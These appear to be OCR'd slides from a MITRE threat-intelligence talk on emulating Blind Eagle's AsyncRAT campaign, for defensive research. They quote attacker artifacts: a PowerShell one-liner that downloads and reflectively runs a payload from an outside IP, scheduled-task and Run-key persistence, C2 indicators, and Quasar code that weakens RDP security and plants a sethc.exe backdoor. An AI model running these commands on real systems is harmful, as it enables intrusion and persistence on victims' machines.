HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\MRR\Index

After the task creation, automatically creates the keys

```
"C:\Windows\System32\cmd.exe" /c schtasks /create /f /sc onlogon /rl highest /tn "MRR" /tr "C:\Users\<user>\AppData\Roaming\MRR.exe" & exit"
```

%AppData%\MRR.exe

%tmp%\tmpXXXX.tmp.bat

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" [Byte[]] $rOWg = [system.Convert]::FromBase64string((New-Object Net.WebClient).DownloadString('http://172.174.176.153/dll/Dll.ppam'));[System.AppDomain]::CurrentDomain.Load($rOWg).GetType('Fiber.Home').GetMethod('VAI').Invoke($null, [object[]] ('txt.ysa/3383903646370010701/3046420575525667501/stnemhcatta/moc.ppadrocsid.ndc//:sptth'))1
```

C:\Windows\Temp\OneDrive.vbs

```
"C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe" -WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\Windows\Temp\OneDrive.vbs
```

Key
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MRR
Value
C:\Users\<user>\AppData\Roaming\MRR.exe

Domain
asy1543.duckdns[.]org:1543

Port 1543

Resolutions observed
46.246.86[.]3
46.246.12[.]6

- User interaction. You must make some click
- □ Blue color file system activity
- □ Orange color network activity
- □ Purple color behavior/process activity
- □ Red color registry activity


BlackBerry (27 Feb 2023)

Cat @coolestcatiknow

Kate @phish4answers


Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

EXAMPLE REPORTS – IMPLICIT EVIDENCE



```
{ } xClient.Core.Commands
    CommandHandler @020000DA
        Base Type and Interfaces
        Derived Types
        .cctor() : void @0600063C
        CaptionVIEW() : void @06000615
        CarpChrome() : string @06000629
        cIE() : void @06000626
        CloseShell() : void @0600063B
        cmd(string, string) : void @06000624
        cmd2(string, string) : void @06000625
        CopyDirectory(DirectoryInfo, DirectoryInfo) : void @06000627
        CreateShortcut(string, string, string, string) : void @06000628
ass, uint) : uint @0600060D
609
```

Check Point Research (5 Jan 2023)



Some extra features added to Quasar by this group are a function named "ActivarRDP" (activate RDP) and two more to activate and deactivate the system Proxy:

Check Point Research (5 Jan 2023)

```
ic static void ActivarRDP()

Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp").SetValue("UserAuthentication", 0, RegistryValueKind.DWord);
Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Lsa").SetValue("LimitBlankPasswordUse", 0, RegistryValueKind.DWord);
Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Terminal Server").SetValue("fSingleSessionPerUser", 0, RegistryValueKind.DWord);
Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp").SetValue("SecurityLayer", 0, RegistryValueKind.DWord);
Registry.LocalMachine.CreateSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe").SetValue("Debugger", "C:\\windows\\system32\\cmd.exe",
```

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

CTI DELIVERABLES

Emulation Plan

- Step-by-step plan with cited research

Software Flow Diagram

- Technical Diagram used by devs & Infrastructure team

Attacker Lifecycle Diagram

- Provide pivot points for development team

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

EMULATION PLAN

Steps	User Story	Software/Infrastructure	Key Reporting
1 – Initial Compromise	Blind Eagle gains an initial foothold into the victim's system via spearphishing.	• Browser-based Outlook instance • Adobe Acrobat	• BlackBerry (2023) • Check Point (2023) • QiAnXin Threat Intelligence Center (2019)
2- Establish Foothold	The user clicks a link in the PDF, is redirected to a malicious site, and downloads AsyncRAT.	• AsyncRAT (version 0.5.7B) • WinRAR • wscript.exe	• SCILabs (2022) • BlackBerry (2023) • Check Point (2023) • Lab52 (2023)
3 – C2 Communication	AsyncRAT communicates with the C2 over port 1523 via RSA cryptography.	• AsyncRAT (version 0.5.7B) • C2 server	• Lab52 (2020) • GitHub – AsyncRAT • SCILabs (2022) • BlackBerry (2023) • Lab52 (2023)
4 – Privilege Escalation	The attackers use AsyncRAT to create a Windows registry key and temporary .bat file.	• AsyncRAT (version 0.5.7B)	• Threat Mon (2023) • DCiber (2022) • BlackBerry (2023) • SCILabs (2022)
5 – Actions on Objectives	Blind Eagle steals browser cookies and intercepts access to online banking portals.	• AsyncRAT (version 0.5.7B) • Chrome Browser	• DCiber (2023) • Check Point (2023) • QiAnXin Threat Intelligence Center (2019)


Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

CREATE A PLAN

SOFTWARE FLOW



What’s happening under this monitor?

1

Windows 10 Workstation

User Privileges: Non-admin

Initial Access: Spearphishing

2

Software: AsyncRAT

Defense Evasion: Double File Extensions

Persistence: notepad.lnk & VBS Script

3

Software: AsyncRAT

C2: Encrypted Channel via Non-Standard Port

Encryption: RSA (SHA512)

4

Software: AsyncRAT

Persistence: Registry Run Keys/Startup Folder

Defense Evasion: Indicator Removal: File Deletion

5

Software: AsyncRAT


Credential Access: Browser cookie theft

Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

ATTACKER LIFECYCLE



MAINTAIN PRESENCE

MOVE LATERALLY

Scheduled Task/Job: Scheduled Task [T1053.005]

Boot/Logon Autostart Execution: Registry Run Keys/Startup Folder [T1547.001]

INITIAL COMPROMISE

ESTABLISH FOOTHOLD

PRIV ESC

INTERNAL RECON

COMPLETE MISSION

Phishing: Spearphishing Attachment [T1566.001]

Phishing: Spearphishing Link [T1566.002]

User Execution: Malicious Link [T1204.001]

User Execution: Malicious File [T1204.002]

Visual Basic [T1059.005]

PowerShell [T1059.001]

Windows CLI [T1059.003]

